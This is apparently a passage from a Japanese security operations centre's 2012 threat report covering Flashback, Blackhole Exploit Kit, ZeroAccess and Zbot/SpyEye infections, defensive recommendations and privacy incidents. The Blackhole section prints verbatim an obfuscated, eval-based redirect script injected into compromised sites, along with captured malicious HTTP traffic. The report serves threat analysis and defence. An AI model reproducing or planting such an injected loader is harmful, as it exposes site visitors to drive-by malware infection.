近年、ウイルス対策ソフトウェアの導入は常識となっており、非常に多くの組織がセキュリティポリシーとしてその導入を定めています。しかし、JSOC で監視する様々な組織でウイルス感染を示すインシデントは続いており、ウイルス対策ソフトウェアだけではウイルス感染を防ぐことができないことがわかります。ただし、IDS や IPS などによるネットワーク監視で発見できるウイルスは、ウイルス対策ソフトウェアと比べても限定的であり、特に暗号化通信を行うウイルスはその特性上、IDS や IPS による検知ができないものも多くあります。そのため、ウイルス感染へのリスクに対しては、多層的に複数の対策を実施することで、リスクを低減することが必要です。

3.3.2　2012 年に流行したウイルス・悪性ツールとその対策

【Mac OS を感染対象としたウイルス(Flashback)】

2012 年 4 月、非常に多数のホストが、Mac OS を狙ったウイルス「通称：Flashback」に感染しているとの報道がなされました。[8]これまでにも Mac OS に感染するウイルスは確認されていましたが、Flashback はそれ以前に確認されていた Mac OS を狙ったウイルスよりも、遥かに多くのホストに感染していたと考えられます。

Flashback にはいくつかの亜種が存在しており、Java Runtime Environment(JRE)の脆弱性や、Adobe Flash Player など複数の製品の脆弱性を悪用し、感染を試みます。このことから、Web サイトを訪問した際にユーザが気づかないまま感染し、被害が拡大していたと考えられます。

Flashback に感染したホストは、キーロガーなどによって情報を窃取する機能や、ダウンローダと呼ばれる機能を使い他のウイルスをインストールされる可能性があります。また、ボットネットに参加させられることで、感染被害を受けたホストが他のホストに危害を加える攻撃側のホストになってしまう可能性もあります。

JSOC では、この Flashback による感染通信を検知する JSIG を作成することで、感染を検知しています。

図 6　Flashback 感染時に発生する通信の例

Apple 社によって削除ツールやセキュリティアップデートが公開された 2012 年 4 月以降、検知件数は減少しており、感染は終息に向かっていると考えられますが、今後 Windows OS と同様に Mac OS においても、Flashback のようなウイルス感染の標的となる可能性があります。そのため、以下の対策を実行することをお勧めします。

対策

- 管理者アカウントで端末を使用しない
- MacOS のソフトウェアアップデートを行う
- MacOS のサポート期限に注意し、サポート切れのバージョンを使用しない
- Adobe Flash Player や JRE、Office 製品などのソフトウェアのアップデートを行う
- ウイルス対策ソフトウェアをインストールし、常に最新のパターンファイルに更新する

8
Doctor Web exposes 550000 strong Macbotnet
http://news.drweb.com/show/?i=234

また、Apple 社では 2012 年 4 月 13 日に、今回の問題に対して 2 つのソリューションを提供しています。Mac OS X 10.6 および 10.7 に対しては、「Java-OSX Lion2012-003」により JRE のアップデートと、Flashback の駆除を実施しています。[9]一方、Mac OS X 10.5 以前においては、Flashback の専用駆除ツールのみが提供されております。そのため、Mac OS X 10.5 以前を使用している場合には、Flashback 駆除ツールによる感染有無の確認に加えて、Mac OS X 10.6 以降へのアップグレードを検討することをお勧めします。

【悪性サイトを構築するエクスプロイトキット(Blackhole Exploit Kit)】

2012 年上半期、Blackhole Exploit Kit(エクスプロイトキット)によって改ざんされたと考えられるサイトへのアクセスが増加傾向にあります。エクスプロイトキットとは特定ソフトウェアの脆弱性を悪用してユーザの端末へウイルスを感染させ、また感染した端末を操作するために用いられるツール群です。近年、Blackhole Exploit Kit に限らず、多種多様なエクスプロイトキットによって Web サイト改ざんやユーザの端末へウイルスのダウンロードが行われています。これらエクスプロイトキットは主にドライブバイダウンロードと呼ばれる、ユーザが改ざんされたサイトにアクセスを行った際に、不正なサイトへ誘導する手法を多く用いています。

下図は、Blackhole Exploit Kit によって改ざんが行われたサイトに埋め込まれた、不正なサイトへのアクセスを行うスクリプトの例です。

```
<script>try{1-prototype;}catch(asd){x=2;}
if(x){fr="fromChar";f=
[0,-1,94,93,22,29,91,101,88,108,99,90,101,106,35,94,91,105,60,98,90,100,91,99,107,105,55,112,74,86,94,68,
86,100,91,29,30,88,100,91,111,28,32,81,37,84,31,112,4,-1,-2,0,95,91,105,87,98,92,104,29,32,49,2,0,-1,114,
23,91,97,106,91,21,114,3,-2,0,-1,89,102,89,106,100,91,99,107,36,108,105,95,105,92,30,23,51,95,91,105,87,9
8,92,22,104,105,89,50,30,94,105,107,102,47,38,37,95,92,92,91,98,100,94,107,109,90,88,104,35,102,104,92,38
,99,86,96,100,35,103,94,101,54,102,86,94,91,50,47,44,38,43,90,40,93,41,86,45,47,87,44,39,43,41,29,21,110,
95,89,107,94,50,30,39,37,30,22,93,92,95,92,95,106,50,30,39,37,30,22,104,107,111,97,92,51,28,109,95,104,96
,88,94,99,95,105,112,48,93,96,90,89,92,100,48,103,101,104,96,106,94,102,100,47,88,88,104,102,98,106,107,9
1,48,99,91,91,107,48,37,50,106,100,103,48,37,50,29,51,51,37,94,93,104,86,100,91,51,25,31,48,4,-1,-2,116,3
,-2,0,92,106,101,89,105,96,101,99,23,95,91,105,87,98,92,104,29,32,113,2,0,-1,-2,109,87,103,23,92,21,52,22
,89,102,89,106,100,91,99,107,36,88,105,91,86,107,91,58,99,91,98,92,100,105,31,29,94,93,104,86,100,91,28,3
2,49,91,37,105,90,107,55,105,107,104,94,89,107,105,92,30,28,106,104,88,30,34,28,95,106,105,103,48,36,38,9
6,90,93,92,96,101,95,105,110,91,86,105,36,100,105,93,36,100,87,94,101,36,101,95,102,52,103,87,92,92,51,45
,45,39,41,91,41,91,42,87,43,48,88,42,40,44,39,30,31,48,93,36,104,107,111,97,92,36,107,96,105,94,89,95,97,
96,106,110,52,29,93,96,90,89,92,100,28,50,92,35,106,106,110,99,91,35,103,101,104,96,106,94,102,100,50,30,
87,87,106,101,97,108,106,90,30,49,91,37,105,105,112,98,90,37,98,90,93,106,50,30,38,28,50,92,35,106,106,11
0,99,91,35,107,101,101,52,29,37,30,49,91,37,105,90,107,55,105,107,104,94,89,107,105,92,30,28,110,95,89,10
7,94,28,35,29,38,39,29,30,50,92,35,106,91,105,56,106,105,105,95,87,108,106,90,31,29,93,92,95,92,95,106,28
,35,29,38,39,29,30,50,3,-2,0,-1,89,102,89,106,100,91,99,107,36,92,92,106,58,99,91,98,92,100,105,106,56,11
0,75,87,92,69,87,98,92,30,28,89,101,89,112,29,30,82,38,82,37,87,101,103,91,99,91,57,93,96,98,89,31,92,30,
50,3,-2,0,115];v="eva";}if(v)e=window[v+"l"];w=f;s=[];r=String;z=((e)?"Code":"");zx=fr+z;for(i=0;617-5+5-
i>0;i+=1){j=i;if(e)s=s+r[zx]((w[j]*1+(9+e("j%3"))));}
if(x&&f&&012===10)e(s);</script>
```

図 7　Blackhole Exploit Kit によって埋め込まれたと考えられるスクリプトの例

---

[9]
Flashback マルウェア削除ツール
http://support.apple.com/kb/DL1517?viewlocale=ja_JP
Java for OSX 2012-003 および Java for MacOSX 10.6 Update8 のセキュリティコンテンツについて
http://support.apple.com/kb/HT5247?viewlocale=ja_JP

上記のようなスクリプトは悪意のある攻撃者が用意した不審なサイトではなく、通常の Web サイト上に埋め込まれているものです。そのため、ユーザの Web ブラウザ上でスクリプトの実行が許可されている場合には、上記スクリプトが埋め込まれたサイトへユーザがアクセスすることにより、意図せず不正なサイトへ誘導されてしまいます。

下図は埋め込まれたスクリプトが実行され、不正なサイトへ誘導されてしまった際の通信例です。

通信例①:

```
GET /forum/showthread.php?page=beb2436a164c6222 HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave
excel, application/vnd.ms-powerpoint, application/msword, application/x-ms-applicati
application/vnd.ms-xpsdocument, application/xaml+xml, */*
Accept-Language: ja
UA-CPU: x86
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; GTB6; .NET CLR 2.0.5C
3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 1.1.4322)
```

通信例②:

```
GET /forum/Gert.jar HTTP/1.1
Accept-Language: ja
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
Host: [redacted]
Cache-Control: max-stale=0
Connection: close
X-BlueCoat-Via: 027408A54FEF483B
```

図 8　不正なサイトへ誘導された際の通信例

誘導先の不正なサイトでは、主に JRE や Adobe 社の製品など、ユーザの環境にインストールされているサードパーティ製のアプリケーションに存在する脆弱性を悪用して、アクセスしてきたホストにウイルスを送り込み、それを実行します。感染するウイルスは後述の ZeroAccess や Zeus ボットなど様々です。また、エクスプロイトキットは次々と新しい脆弱性に対応しており、中には脆弱性情報や修正プログラムがリリースされるより前に攻撃コードを取り入れるケースもあります。

ドライブバイダウンロード攻撃は、2009 年には Gumblar が同様の手法を用いて非常に広範囲へ感染を広げたことでも知られています。改ざんされるサイト、不正なファイルが存在するサイト、悪用される脆弱性やウイルスは、攻撃者によって常に更新されるため、ドライブバイダウンロード攻撃は完全な対策を講じることが難しい攻撃です。しかし、ほとんどの場合には用いられる脆弱性は既知のものであるため、ドライブバイダウンロード攻撃によってウイルスに感染しないようにするためには OS およびサードパーティ製アプリケーションを常に最新の状態にしておくことが重要です。

また、未公開の脆弱性を悪用した攻撃（ゼロデイ攻撃）に備え、アプリケーションを保護するためのツールとして「EMET（Enhanced Mitigation Experience Toolkit）」[10]が Microsoft から公開されています。このツールを Windows に導入することによって、既存のアプリケーションに対して攻撃の影響を緩和する機能を追加することができます。これによって攻撃を受けた際に、ウイルスに感染する可能性を低減できるため、リスク低減の一環として導入することをお勧めします。

10
Enhanced Mitigation Experience Toolkit
http://support.microsoft.com/kb/2458544/ja

【潜伏能力に長けたウイルス(ZeroAccess)】

ZeroAccess は先に紹介した Blackhole Exploit Kit によって感染を広げるウイルスのひとつであり、JSOC のお客様においてもその感染を検知し、重要インシデントが発生しています。ZeroAccess は非常に高度な機能を複数備えたウイルスであり、以下のような機能を持っています。

- ルートキット機能(システムを動かしている、より根本的な部分の制御を奪う機能)
- インターネット上の広告を介した Clickfraud(クリック詐欺)による金銭取得を行う機能
- スパム送信や偽ウイルス対策ソフトウェアなど別のウイルスをインストールする機能
- P2P(ピアツーピア)による交信する端末のリスト更新を行う機能や、自身をアップデートする機能

ZeroAccess の感染経路は、ドライブバイダウンロード攻撃のほか、Keygen(インストールに必要なシリアルナンバーを不正に生成するプログラム)やオーディオ・ビデオの再生に必要なコーデックなど、ユーザの興味を引くソフトウェアを偽装して実行させるケースがあります。また、主な感染ターゲットは 32 ビット版の Microsoft Windows ですが、64 ビット版の Windows に対しても感染することが確認されています。

下図は、ZeroAccess に感染した際に発生する HTTP 通信の例です。JSOC では、流行の兆しがあるウイルスであるとして、この特徴的な HTTP リクエストを検知する JSIG を作成しました。

通信例①:

Stream Content

```
GET /stat2.php?w=28&i=00000000000000000000000009191624&a=1 HTTP/1.1
[redacted]
User-Agent: Opera/6 (Windows NT 5.1; U; LangID=411; x86)
Connection: close

HTTP/1.1 200 OK
Server: nginx/1.0.10
Date: Mon, 12 Dec 2011 18:09:29 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.8
Content-Length: 0
```

通信例②:

Stream Content

```
GET /result/?affiliate=6711&subid=9620001&subsid=0&terms=ef%20education%
20tours&clickid=N2I5MzgwMTI5OWUwMDMxNDcyZDE5MGY3YTkxYjE0YTg6c1RPNlI0ZDoxNTMyMy4wMTgzODc2O
jE1MzIzLjAxNTMyMw== HTTP/1.1
Accept: */*
[redacted]
afdt=6b7dmxaro1i3bbrrfwgnl0h9ui7ox911wcsdoe4okd3b&x=23&y=18&search=ef+education+tours
Accept-Language: ja
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Connection: Keep-Alive
[redacted]

HTTP/1.1 302 Moved Temporarily
Server: nginx/1.1.1
Date: Mon, 18 Jun 2012 19:57:36 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: close
[redacted]
s=eAFljk1rhDAYhP_KnjxqEuNHCtLLdsseYktRirmUGBM0jeuisbsr-fHVbw_7MvDCMMw8rbXnpyAgIAa-
MJ345s2Pf5I2GOU0Gxs8c6U6O3Ersy3jTXPdNRnCBH2FBIQ42pxptYBn5dhPmVQ72cyC22447ewwj5N3710jTLc6R
ywutDF5X12ZZjr_PHRvr6zNUYWZPhhWlJeqoLGAH--5OQK2H655QW_0hi-0KBeqafz_Z7p_gXQ5Lm7DcX84DkHiQw
j8VQgCJ3h_vu_7Yugd8MF2OD1SOpUAgZNa1WESiTThaYqUDBGqVcQTHBMHQwwAJjiKHEzJLwX1ZPI,&h=f70c47bf
b375c87a882fe322bf5a7469

0
```

図 9 感染後に発生する通信の例

上記の HTTP リクエストのほか、P2P による通信として 21810/tcp, 22292/tcp, 34354/tcp への通信を多数発生させるため、内部ネットワークのホストから外部ネットワークへのホストスキャンとしてこの通信を検知する事例が多数ありました。

また、2012 年 6 月以降、新しいバージョンの ZeroAccess が確認されており、特徴的な HTTP リクエストや P2P 通信内容の変化などが確認されています。下図は、新しいバージョンの ZeroAccess が発生させる UDP 通信です。




図 10　ZeroAccess が発生させる UDP 通信

この UDP 通信は特定のアリゴリズムで暗号化されており、通信内容を復号すると下図のように感染ノードの IP アドレスリストや感染ホストで保有するファイル情報がやり取りされていることが確認できます。




図 11　ZeroAccess による暗号化通信の内容

ZeroAccess は、クリック詐欺やスパムメール送信の機能に加え、仮想通貨である bitcoin の採掘を行う機能が報告されており、金銭取得を目的とする機能が充実していることが、世界的な流行の背景にあると考えられます。

2012 年 9 月頃には、日本国内でも約 1 万台のホストが感染していたとの報告もあります。その多くは改ざんされたサイトを経由したドライブバイダウンロード攻撃によるものであるため、クライアントホストでの対策としては、前項の Blackhole Exploit Kit でも取り上げたとおり、OS およびサードパーティ製アプリケーションを常に最新の状態に維持することが重要です。

【国内オンラインバンク利用者からの情報搾取を狙ったウイルス(Zbot/SpyEye)】

2012 年 10 月から 11 月にかけて、国内のオンラインバンクの利用者を狙って情報を盗み出そうとするウイルスの被害、相談が増加しているとして、警察庁やオンラインバンクを提供する各社より注意喚起が行われました。[11]

ウイルスに感染した端末からオンラインバンクの正規のページにログインした際に、不正なポップアップ画面を表示させ、利用者に合言葉や第二暗証番号などの情報を入力するように促し情報を盗み出すという手口が使用されました。

類似する手口としては、攻撃者の Web サイト上にオンラインバンクを模倣したページを用意し、アカウント情報の入力を誘導させる形でのフィッシング詐欺が挙げられます。フィッシング詐欺に遭わないための一般的な対策としては「URL アドレスバーの確認」や「SSL 証明書の確認」などが挙げられますが、ウイルス感染による手口では利用者が注意深く確認しても不正なものであると気づくことができないよう、以下のような特徴があります。

- Web ブラウザの URL アドレスバーの表示上では、正規オンラインバンクのアドレスが表示される
- Web ブラウザ上では、正規サイトの SSL 証明書が表示される
- オンラインバンク各社ごとにポップアップ画面はカスタマイズされている

このような手口を可能にするウイルスとしては、Zbot (別名 Zeus Bot)、SpyEye といったウイルスが挙げられます。これらのウイルスは感染ホストからの情報窃取を行うための様々な機能あり、その中に「webinjects」と呼ばれるプラグインが備えられています。このプラグインは感染ホストの Web ブラウザからオンラインバンクなど特定のページにアクセスした際に、そのページ内容を任意の不正なものに改ざんすることを可能にしています。

11
住信 SBI ネット銀行による注意喚起
https://www.netbk.co.jp/wpl/NBGate/i900500CT/PD/mg_notice_121101_info
みずほ銀行による注意喚起
http://www.mizuhobank.co.jp/crime/info121028.html
三井住友銀行による注意喚起
http://www.smbc.co.jp/security/popup.html
三菱東京 UFJ 銀行による注意喚起
http://www.bk.mufg.jp/info/phishing/ransuu.html

図 12　SpyEye 作成ツールキットの画面




図 13　SpyEye における webinjects プラグインの設定

図 14　webinjects プラグインの設定ファイル

このプラグインはカスタマイズ性が高く、設定内容の作成とそのテスト用のライブラリが用意されています。図 12 のように、攻撃者はこのライブラリを使用して、まずは自身の環境で不正に挿入する位置やその内容を Web ブラウザで確認しながら設定を作成することができます。 図 15 は実際に SpyEye に備わっている webinjects プラグイン機能により、ログインフォームが書き換えられた画面です。

このように改ざんされたフォームに入力された利用者の情報は、攻撃者の情報収集ホストに送信されます。改ざんする内容には単純な HTML だけに留まらず、CSS(スタイルシート)や Javascript などを用いることが可能であり、攻撃者によって巧妙に作成された内容は、一般の利用者がそれを不正なものと見破ることは非常に困難といえます。

図 15　webinjects プラグインによって実際に書き換えられたログインフォーム

このような被害に遭わないための対策としては、ウイルス感染を防止することが第一です。感染までの経路は先に紹介したエクスプロイトキットによるドライブバイダウンロード攻撃や、利用者の興味を誘うファイルを装ったソーシャルエンジニアリング手法による感染が主であると考えられます。特に Windows OS、Microsoft Office 製品、Oracle Java や Adobe 製品などのセキュリティアップデートを速やかに実施することによって、ドライブバイダウンロード攻撃による感染リスクを低減することができます。また、Oracle Java や Adobe 製品については、頻繁にゼロデイとなる脆弱性が報告されており、修正プログラムが公開される前に攻撃に悪用されるケースも多くあります。これらのサードパーティアプリケーションが業務上不要である場合には、アンインストールするか、Web ブラウザ経由での実行を無効にすること[12]をお勧めします。


また、万が一、感染してしまった場合に備え、例え HTTPS を利用しているサイトであっても、オンラインバンクなどのサイトを利用するにあたり普段と違う何か不審な点が少しでもある場合には提供元に問い合わせる、不正利用の痕跡がないか確認するなど、ユーザは慎重に利用すべきであり、サービス提供側としてはこうしたウイルスによる情報盗用の手口があることをユーザに対して広く啓発していくことが必要です。

12
Internet Explorer で Java Web プラグインを無効にする方法
http://support.microsoft.com/kb/2751647/ja
Firefox ヘルプ - Java アプレットを無効にするには
https://support.mozilla.org/ja/kb/How%20to%20turn%20off%20Java%20applets
Chrome ヘルプ - プラグイン
https://support.google.com/chrome/answer/142064?hl=ja


トピックス 1: 脅威に対する JSIG(JSOC オリジナルシグネチャ)の有効性

JSOC では、全 650 社約 1300 デバイスの監視実績に基づく国内の最新動向や、サイバー救急センター、サイバーセキュリティ研究所からの情報をもとに、メーカーのシグネチャだけでは検知することができない攻撃通信・ウイルス感染による通信を検知するため、JSOC オリジナルのカスタムシグネチャ(JSIG)を作成しています。

下図は、2012 年に発生した重要インシデントにおける、JSIG の検知割合を示したものです。



グラフ 18　内部ホストから発生するインシデントにおける JSIG・メーカー製シグネチャの検知割合



グラフ 19　インターネットからの攻撃によるインシデントにおける JSIG・メーカー製シグネチャの検知割合

組織の内部ホストにおける重要インシデントの多くはウイルス感染による通信が多くを占めていますが、その 33%が JSIG のみで検知するインシデントです。特に、公開情報の乏しい国内の標的型攻撃に対しては、50 種以上の JSIG を用意しており、早期発見・早期対処ができるよう努めています。

インターネットからの攻撃による重要インシデントでは、15%が JSIG のみで検知しています。特に Tomcat、phpMyAdmin、ZenCart といった Web アプリケーション固有の脆弱性や、攻撃ツール特有の SQL インジェクション攻撃を非常に高い精度で JSIG が検知しています。

4　2012 年のセキュリティに関する事件と出来事

2012 年においては、アノニマスによるものとされる Web サイト改ざんや DDoS 攻撃をはじめ、これまであまり注目されていなかったセキュリティに関する事件や事故がありました。また、いわゆる違法ダウンロードの刑事罰化などで知られる著作権法の改正など、事件や事故以外に関してもセキュリティに関係する多くの変化がありました。

この項目では、2012 年に起きたセキュリティに関する話題の中から、特に注目すべき話題に関して取り上げます。

4.1　プライバシー、コンプライアンス、法律に関する問題

4.1.1　個人情報収集に関する問題

近年、より効果的なマーケティング活動を行うため、インターネットの分野でも多くの企業が様々な手法でユーザに関する情報の収集を行っています。いわゆる行動ターゲッティング広告と呼ばれる手法では、行動情報や属性情報といったインターネット上の興味関心に関する情報の収集を行いますが、住所や氏名などの情報を収集しません。しかし、個人の趣味・嗜好に関わる様々な情報を広く収集することで、インターネット上での行動を追跡可能であるとことが指摘されています。特にソーシャルネットワーキングサービス(SNS)上の情報が、収集された趣味・嗜好に関する情報と紐付けられた場合には、特定の個人に関する非常に子細な情報が推測できるため、より慎重な取り扱いが求められています。

2012 年 3 月には、はてな社がソーシャルブックマーク「はてなブックマーク」にユーザがサイトを登録するためのボタンから、ユーザの行動情報を無断で収集し第三者に販売していたことが、大きな話題を集めました。この問題は、利用者からの指摘で以下のような問題点が発覚し、大きな反響を呼ぶこととなりました。[13]

問題点

1)　当初は行動情報を取得していなかったサービスにおいて、追加機能として行動情報取得機能を実装した

2)　機能追加の際に、ユーザから了解を得ていなかった

3)　行動情報の取得を無効化する機能（オプトアウト機能）を用意していなかった

先に述べたとおり、行動情報はユーザが過去にどのようなサイトを訪れたかなどの履歴情報であり、法律に定められているような個人情報ではありません。そのため、行動情報の収集や第三者への提供が、法律に反していると明確にはいえません。しかし、この問題のように Web サービス提供側がユーザの同意なく情報を収集し、第三者へ提供を行うことはユーザの反発を招き、企業利益を損なうことになりかねません。

そのため、Web サービスでユーザ情報を取得する際には、取得範囲や使用用途をユーザへ公開し、同意を得るべきであると考えます。また、サービスやシステム開発の際には、このような機能を実装するかどうかの検討に加えて、コンプライアンスや企業の方針に沿ったものであるかチェックするための仕組みを準備することを推奨いたします。

13
はてな、「はてブ」ボタンから取得した行動情報の第三者提供取りやめ　近藤社長「間違った情報の使い方」と謝罪
http://www.itmedia.co.jp/news/articles/1203/13/news091.html
はてなの日記（はてな代表取締役社長近藤淳也氏のブログの該当記事）
http://hatena.g.hatena.ne.jp/hatena/20120313/1331629384
MicroAd の広告をご覧のお客様へ
http://send.microad.jp/w3c/

4.1.2　意図しない情報が共有されてしまう問題

2012 年 4 月末、アダルトサイトで動画を再生するだけで Facebook の機能である「いいね」ボタンが押され、動画を閲覧しているという情報が意図せず Facebook でつながっている人々に共有されてしまう問題が報道されました。[14]これは、クリックジャッキングという攻撃手法を用いたものです。

クリックジャッキングとは、2008 年頃に公開された攻撃手法で、Web サイトに表示されるコンテンツ上に見えないボタンを配置して、ユーザが気づかないうちにボタンをクリックさせることでユーザの振る舞いをコントロールするものです。通常の Web サイトは、クリックジャッキングを防御するために、自サイトのコンテンツが他のサイトから呼び出されることを制限します。しかし、Facebook の「いいね」ボタンは、様々な Web サイトを紹介するための機能として位置づけられていることから、無関係のサイトから Facebook の「いいね」機能を呼び出すことに制限がありません。これが、今回の問題を招く要因となっています。

Facebook の「いいね」ボタンでは、ユーザが Facebook にログインした状態であれば、確認ダイアログなどが表示されずに実行されるため、Facebook 上でユーザが設定している公開範囲に自動的に情報が共有されます。今回の問題は、以下 3 つの条件を満たす場合に発生するものでした。

【被害を受ける条件】

1)　ユーザが Facebook へログイン済みであること

2)　ユーザがブラウザの設定において、サードパーティ Cookie の送信を許可する設定にしていること

3)　動画再生ボタンの上にユーザからは見えない「いいね」ボタンを配置し、ユーザにクリックさせること

まず第一に、組織内ネットワークにおける Facebook の使用がセキュリティポリシー上、許可されたものか確認することを推奨いたします。そのうえで、Facebook の使用が認められている場合には、以下の対策の実施を推奨いたします。

【ユーザ側で可能な対策】

- ブラウザや Adobe Flash Player のバージョンを最新版にアップデートする
- ブラウザの設定でサードパーティ Cookie を保存しない、またはブロックする
- ログインを伴う Web サイトにおいて、利用が終了した際には、必ずログアウトする
- スクリプトを制御するプラグインが使用できるブラウザを使用し、不必要なスクリプトの動作を抑制する

14
知らない間にアダルトサイトを「いいね」Facebook 知人、同僚に性的嗜好がバレる
http://headlines.yahoo.co.jp/hl?a=20120428-00000001-jct-sci
怪しげな動画窓に注意――クリックするとアダルトサイトを「いいね！」
http://www.itmedia.co.jp/news/articles/1106/27/news101.html

Facebook、Twitter、Mixi、はてななどのソーシャル・ネットワーキング・サービス(SNS)やブログサービスは他のサービスと情報を共有する機能が多いため、特に注意が必要です。なお、サードパーティ Cookie[15]とは、閲覧している Web サイトとは異なるサイトに関連する Cookie のことです。サードパーティ Cookie を制限することにより、閲覧しているサイト以外のサイト(今回の場合、Facebook)への情報送信を制限することができます。

Web ページを公開している企業・組織においては、悪意のある第三者によってフレームの一部として呼び出されることで、クリックジャッキングの被害拡大に悪用される可能性があります。このような悪用方法に対しては、管理している Web ページが意図しない外部サイト上で呼び出されることを制限するという対策が考えられます。

現在主要な Web ブラウザでは、Web サーバから応答される「X-FRAME-OPTIONS」[16]という HTTP レスポンスヘッダによって、この対策の実現を図っています。自組織で公開されている Web ページにおいて、このような制限が適切になされているかどうか、再確認を行うことを推奨いたします。

4.1.3 オペレーションミスによるデータ消失事故

2012 年 6 月、レンタルサーバ事業者のファーストサーバ株式会社は、オペレーションミスに起因する障害によって利用者のデータが消失したことを発表[17]しました。消失したデータには Web コンテンツやメール情報、データベース情報、設定データなどが含まれ、一部のデータについては完全に消失したものや復旧に数ヶ月かかるものもあり、完全な現状復帰が難しいと考えられます。

